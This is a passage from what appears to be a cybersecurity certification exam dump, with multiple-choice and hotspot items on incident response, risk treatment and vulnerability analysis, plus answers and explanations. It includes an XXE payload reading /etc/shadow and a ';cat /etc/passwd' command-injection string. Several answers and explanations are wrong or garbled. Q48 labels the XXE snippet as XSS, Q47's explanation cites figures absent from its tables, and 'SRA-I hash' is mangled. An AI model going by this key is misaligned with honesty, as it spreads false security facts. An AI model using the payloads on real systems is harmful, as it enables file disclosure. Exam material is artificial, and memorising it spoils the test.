After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A. Avoid

B. Transfer

C. Accept

D. Mitigate

Correct Answer: A
Section:
Explanation:
Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

QUESTION 38
Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

A. Identify any improvements or changes in the incident response plan or procedures

B. Determine if an internal mistake was made and who did it so they do not repeat the error

C. Present all legal evidence collected and turn it over to iaw enforcement

D. Discuss the financial impact of the incident to determine if security controls are well spent

Correct Answer: A
Section:
Explanation:
An important aspect that should be included in the lessons-learned step after an incident is to identify any improvements or changes in the incident response plan or procedures. The lessons-learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents

QUESTION 39
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass

B. Single sign-on

C. Data enrichment

D. Deduplication

Correct Answer: D
Section:
Explanation:
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

QUESTION 40
A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

A. Hacklivist

B. Advanced persistent threat

C. Insider threat

D. Script kiddie

Correct Answer: C
Section:
Explanation:
The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

QUESTION 41
An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

A. Take a snapshot of the compromised server and verify its integrity
B. Restore the affected server to remove any malware
C. Contact the appropriate government agency to investigate
D. Research the malware strain to perform attribution

Correct Answer: A
Section:
Explanation:
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

QUESTION 42
During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A. Disk contents
B. Backup data
C. Temporary files
D. Running processes

Correct Answer: D
Section:
Explanation:
The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

QUESTION 43
A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:
Which of the following log entries provides evidence of the attempted exploit?

A. Log entry 1
B. Log entry 2
C. Log entry 3
D. Log entry 4

Correct Answer: D
Section:
Explanation:
Log entry 4 shows an attempt to exploit the zero-day command injection vulnerability by appending a malicious command (;cat /etc/passwd) to the end of a legitimate request (/cgi-bin/index.cgi?name=John). This command would try to read the contents of the/etc/passwdfile, which contains user account information, and could lead to further compromise of the system. The other log entries do not show any signs of command injection, as they do not contain any special characters or commands that could alter the intended behavior of the application. Official
Reference:
https://www.imperva.com/learn/application-security/command-injection/
https://www.zerodayinitiative.com/advisories/published/

QUESTION 44
Which of the following is the most important factor to ensure accurate incident response reporting?

A. A well-defined timeline of the events

B. A guideline for regulatory reporting

C. Logs from the impacted system

D. A well-developed executive summary

Correct Answer: A
Section:
Explanation:
A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official
Reference:
https://www.ibm.com/topics/incident-response
https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/

QUESTION 45
A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

A.   Geoblock the offending source country

B. Block the IP range of the scans at the network firewall.

C. Perform a historical trend analysis and look for similar scanning activity.

D. Block the specific IP address of the scans at the network firewall

Correct Answer: A
Section:
Explanation:
Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official
Reference:
https://www.blumira.com/geoblocking/
https://www.avg.com/en/signal/geo-blocking

QUESTION 46

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources
B. Make a copy of the files as a backup on the server.
C. Place a legal hold on the device and the user's network share.
D. Make a forensic image of the device and create a SRA-I hash.

Correct Answer: D
Section:
Explanation:
Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official
Reference:
https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/
https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/

QUESTION 47
Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

A. rogers
B. brady
C. brees
D. manning

Correct Answer: B
Section:
Explanation:
Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

QUESTION 48

A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:////etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>$ent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

A. Directory traversal

B. XSS

C. XXE

D. SSRF

Correct Answer: B
Section:
Explanation:
XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website. XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official
Reference:
https://portswigger.net/web-security/xxe
https://portswigger.net/web-security/ssrf
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

QUESTION 49
During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

A. Shut down the server.

B. Reimage the server

C. Quarantine the server

D. Update the OS to latest version.

Correct Answer: C
Section:
Explanation:
Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official
Reference:
https://www.cisa.gov/stopransomware/ransomware-guide
https://www.cisa.gov/sites/default/files/publications/Ransomware_Executive_One-Pager_and_Technical_Document-FINAL.pdf
https://www.cisa.gov/stopransomware/ive-been-hit-ransomware

QUESTION 50
A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?

A. Operating system version

B. Registry key values

C. Open ports

D. IP address

Correct Answer: B
Section:
Explanation:
Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. https://attack.mitre.org/techniques/T1112/

QUESTION 51
After updating the email client to the latest patch, only about 15% of the workforce is able to use email. Windows 10 users do not experience issues, but Windows 11 users have constant issues. Which of the following did the change management team fail to do?

A. Implementation

B. Testing

C. Rollback

D. Validation

Correct Answer: B
Section:
Explanation:
Testing is a crucial step in any change management process, as it ensures that the change is compatible with the existing systems and does not cause any errors or disruptions. In this case, the change management team failed to test the email client patch on Windows 11 devices, which resulted in a widespread issue for the users. Testing would have revealed the problem before the patch was deployed, and allowed the team to fix it or postpone the change.

QUESTION 52
The management team requests monthly KPI reports on the company's cybersecurity program. Which of the following KPIs would identify how long a security threat goes unnoticed in the environment?

A. Employee turnover

B. Intrusion attempts

C. Mean time to detect

D. Level of preparedness

Correct Answer: C
Section:
Explanation:
Mean time to detect (MTTD) is a metric that measures the average time it takes for an organization to discover or detect an incident. It is a key performance indicator in incident management and a measure of incident response capabilities. A low MTTD indicates that the organization can quickly identify security threats and minimize their impact12.

QUESTION 53

An incident response analyst is investigating the root cause of a recent malware outbreak. Initial binary analysis indicates that this malware disables host security services and performs cleanup routines on it infected hosts, including deletion of initial dropper and removal of event log entries and prefetch files from the host. Which of the following data sources would most likely reveal evidence of the root cause?
(Select two).

A. Creation time of dropper
B. Registry artifacts
C. EDR data
D. Prefetch files
E. File system metadata
F. Sysmon event log

Correct Answer: B, C
Section:
Explanation:
Registry artifacts and EDR data are two data sources that can provide valuable information about the root cause of a malware outbreak. Registry artifacts can reveal changes made by the malware to the system configuration, such as disabling security services, modifying startup items, or creating persistence mechanisms1. EDR data can capture the behavior and network activity of the malware, such as the initial infection vector, the command and control communication, or the lateral movement2. These data sources can help the analyst identify the malware family, the attack technique, and the threat actor behind the outbreak.

QUESTION 54
During an incident, some IoCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?

A. Isolation
B. Remediation
C. Reimaging
D. Preservation

Correct Answer: A
Section:
Explanation:
Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident. Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or applying firewall rules12.

QUESTION 55
When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has bee running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

A. Changes to system environment variables
B. SMB network traffic related to the system process
C. Recent browser history of the primary user
D. Activities taken by PID 1024

Correct Answer: D
Section:
Explanation:
The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes12. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.

QUESTION 56

A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:

Vulnerability 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S: U/C: H/I : L/A:L

Vulnerability 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S: U/C: L/I : L/A: H

Vulnerability 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S: U/C: L/I : H/A:L

Vulnerability 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L

Which of the following vulnerabilities should be patched first?

A. Vulnerability 1

B. Vulnerability 2

C. Vulnerability 3

D. Vulnerability 4

Correct Answer: A
Section:

QUESTION 57

A Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost.
Which of the following risk treatments best describes what the CISO is looking for?

A. Transfer

B. Mitigate

C. Accept

D. Avoid

Correct Answer: B
Section:

QUESTION 58

HOTSPOT

A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.

INSTRUCTIONS

Part 1

Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

Part 2

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.

Firewall log | File integrity monitoring report | Malware domain list | Vulnerability scan report | Phishing email

Firewall log:

Firewall log

Traffic denied:

Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic):
policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0
rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001
Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic):
policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0
rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721
Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic):
policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0
rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From
81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:

Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet!
From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.
[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on
ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807,
proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

File integrity Monitoring Report:

File integrity monitoring report ✖

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Removed Where: Workstation: Date created:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx "11/30/19 12:05:34"	Domainusers\user1	11/30/19 12:25:13
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55

Where: Workstation:	Host1 172.30.0.152			
Renamed Where: Workstation: Name changed from:	File Host1 172.30.0.152	resume1.docx to resume2.docx	Domainusers\user1	12/1/19 14:25:30

Malware domain list:

Vulnerability Scan Report:

Vulnerability scan report

HIGH SEVERITY

Title: Cleartext transmission of sensitive information

Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected asset: 172.30.0.150

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

HIGH SEVERITY

Title: Elevated privileges not required for software installations

Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.

Affected asset: 172.30.0.152

Risk: Enhanced risk for unauthorized or malicious software installation

Reference: n/a

MEDIUM SEVERITY

Title: Sensitive cookie in HTTPS session without "secure" attribute

Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.

Affected asset: 172.30.0.157

Risk: Session sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 certificate

Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.

Affected asset: 172.30.0.153

Risk: May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).

Reference: CVE-2005-1234

Phishing Email:

Phishing email ☒

From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.

Thank you.

IT HelpDesk

Hot Area:

Kill chain item

Phishing email

Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups

Active links

Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups

Malicous website access

Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups

Malware download

Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions

Malware install

Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups

Malware execution

Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups

File encryption

Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups

Identify the following:

Malicious executable

Select option
Select option
invoice.exe
resume1.docx
resume2.docx
payroll.xlsx

Malicious IP address

Select option
Select option
81.161.63.103
81.161.63.253
171.25.193.20
185.220.101.194
192.168.2.1
171.25.193.25
10.1.1.238

Date/time malware entered organization

Select option
Select option
1 Dec 2019 11:24:16
1 Dec 2019 14:03:19
1 Dec 2019 14:03:55
30 Nov 2019 12:05:34
1 Dec 2019 14:25:30
1 Dec 2019 13:59:25
30 Nov 2019 12:25:13

Kill chain item

Phishing email

Select control
- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

Active links

Select control
- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

Malicous website access

Select control
- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

Malware download

Select control
- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions

Malware install

Select control
- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

Malware execution

Select control
- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

File encryption

Select control
- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

Identify the following:

Malicious executable

Select option
- Select option
- invoice.exe
- resume1.docx
- resume2.docx
- payroll.xlsx

Malicious IP address

Select option
- Select option
- 81.161.63.103
- 81.161.63.253
- 171.25.193.20
- 185.220.101.194
- 192.168.2.1
- 171.25.193.25
- 10.1.1.238

Date/time malware entered organization

Select option
- Select option
- 1 Dec 2019 11:24:16
- 1 Dec 2019 14:03:19
- 1 Dec 2019 14:03:55
- 30 Nov 2019 12:05:34
- 1 Dec 2019 14:25:30
- 1 Dec 2019 13:59:25
- 30 Nov 2019 12:25:13

QUESTION 59

A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

A. Credentialed scan

B. External scan

C. Differential scan

D. Network scan

Correct Answer: A
Section:
Explanation:
A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

QUESTION 60

A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

A. Data exfiltration

B. Rogue device

C. Scanning

D. Beaconing

Correct Answer: D
Section:
Explanation:
Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

QUESTION 61
HOTSPOT
The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean.

If the venerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

INTRUCTIONS:

The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.
